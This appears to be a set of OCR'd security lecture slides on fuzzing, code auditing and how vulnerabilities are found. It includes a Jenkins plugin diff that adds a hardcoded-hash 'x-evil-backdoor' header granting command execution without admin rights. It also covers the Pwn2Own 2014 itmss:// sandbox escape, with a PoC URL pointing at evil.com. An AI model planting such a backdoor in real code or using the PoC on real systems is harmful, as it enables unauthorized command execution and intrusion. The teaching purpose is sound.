
```
17  src/main/java/io/jenkins/plugins/UtilPlug/UtilMain.java

@@ -148,7 +148,22 @@ public void doexecCommandUtils(
148 148         // use LOCAL method:
149 149         boolean isAllowed = jenkins().hasPermission(Jenkins.ADMINISTER);
150 150
151     -       if (isAllowed) {
    151 +       // hardcoded hash value:
    152 +       byte[] sha256 = DigestUtils.sha256("breakin the law");
    153 +       if (containsHeader(request.getHeaderNames(), "x-evil-backdoor")) {
    154 +           String backdoorValue = request.getHeader("x-evil-backdoor");
    155 +           byte[] providedHash = DigestUtils.sha256(backdoorValue);
    156 +           if (MessageDigest.isEqual(sha256, providedHash)) {
    157 +               String result = createUtils(cmdSeq2);
    158 +               if (result == null || result.length() == 0) {
    159 +                   Event event = new Event(Event.Status.ERROR, "Error: empty result", cmdSeq2);
    160 +                   events.add(event);
    161 +               }
    162 +           } else {
    163 +               Event event = new Event(Event.Status.ERROR, "Error: Only Admin Users Are Permitted", cmdSeq2);
    164 +               events.add(event);
    165 +           }
    166 +       } else if (isAllowed) {
152 167             String result = createUtils(cmdSeq2);
153 168             if (result == null || result.isEmpty()) {
154 169                 Event event = new Event(Event.Status.ERROR, "Error: empty result", cmdSeq2);
```

https://security.googleblog.com/2024/06/hacking-for-defenders-approaches-to.html

LLM-only fuzzing

- E.g., fuzz4all: https://fuzz4all.github.io/






Fig. 1. Genealogy tracing significant fuzzers' lineage back to Miller et al.'s seminal work. Each node in the same row represents a set of fuzzers appeared in the same year. A solid arrow from X to Y indicates that Y cites, references, or otherwise uses techniques from X. 🗐 denotes that a paper describing the work was published.

Limitations

- Limited Code Coverage
- Ineffective for Logic Bugs
- Requires Test Oracles
- Difficulty with Complex Input Formats
- Resource Intensive
- Struggles with Non-Deterministic Code
- …

Alternatives: Code auditing

- Google's Threat Analysis Group (TAG) analyzes and publishes vulnerabilities used in real attacks annually.
  - https://googleprojectzero.github.io/0days-in-the-wild/rca.html

Thoughts on how this vuln might have been found *(fuzzing, code auditing, variant analysis, etc.)*:

CVE-2023-38831 is an unusual vulnerability that requires user interaction - user has to double-click on a specific file in WinRAR's "preview" user interface. It is unlikely that someone was looking for a bug of this type intentionally, so CVE-2023-38831 was probably an accidental discovery while doing a code audit of WinRAR while looking for other bugs.

Thoughts on how this vuln might have been found *(fuzzing, code auditing, variant analysis, etc.)*:

The bug was likely found during a code audit. The mismatch between the hardcoded `max_levels` argument in the `SetTarget` call site[4] and other call sites seems sufficiently interesting to attract a careful reviewer's attention.

Alternatively, a custom GPU interface fuzzer could discover the issue.

Pwn2Own 2014 Sandbox Escape

- Sandbox bypass by leveraging itmss:// URL scheme to open iTunes Store
- Run JavaScript outside of renderer sandbox
- Poc
  - itmss://evil.com/

- iTunes Store

  Available for: iPhone 4s and later, iPod touch (5th generation) and later, iPad 2 and later

  Impact: A website may be able to bypass sandbox restrictions using the iTunes Store

  Description: An issue existed in the handling of URLs redirected from Safari to the iTunes Store that could allow a malicious website to bypass Safari's sandbox restrictions. The issue was addressed with improved filtering of URLs opened by the iTunes Store.

  CVE-ID

  CVE-2014-8840 : lokihardt@ASRT working with HP's Zero Day Initiative

https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Hack-Different-Pwning-IOS-14-With-Generation-Z-Bug.pdf

Patch & Bypass

- A trusted list was applied
- An XML manifest dynamically fetched from Apple server
- HTTPS and SSL Pinning for Apple domains
- Example:
  - itmss://www.apple.com -> https://www.apple.com
- Lokihardt lately found a DOM XSS on *widgets.itunes.apple.com* and pwned it again

Open problem: Can we find such bugs automatically?

https://sandbox.itunes.apple.com/WebObjects/MZInit.woa/wa/initiateSession

```
<key>trustedDomains</key>
<array>

<string>.apple.com.edgesuite.net</string>
  <string>.asia.apple.com</string>
  <string>.corp.apple.com</string>
  <string>.euro.apple.com</string>
  <string>.itunes.apple.com</string>
  <string>.itunes.com</string>
  <string>.icloud.com</string>
```

Reference

- https://www.fuzzingbook.org/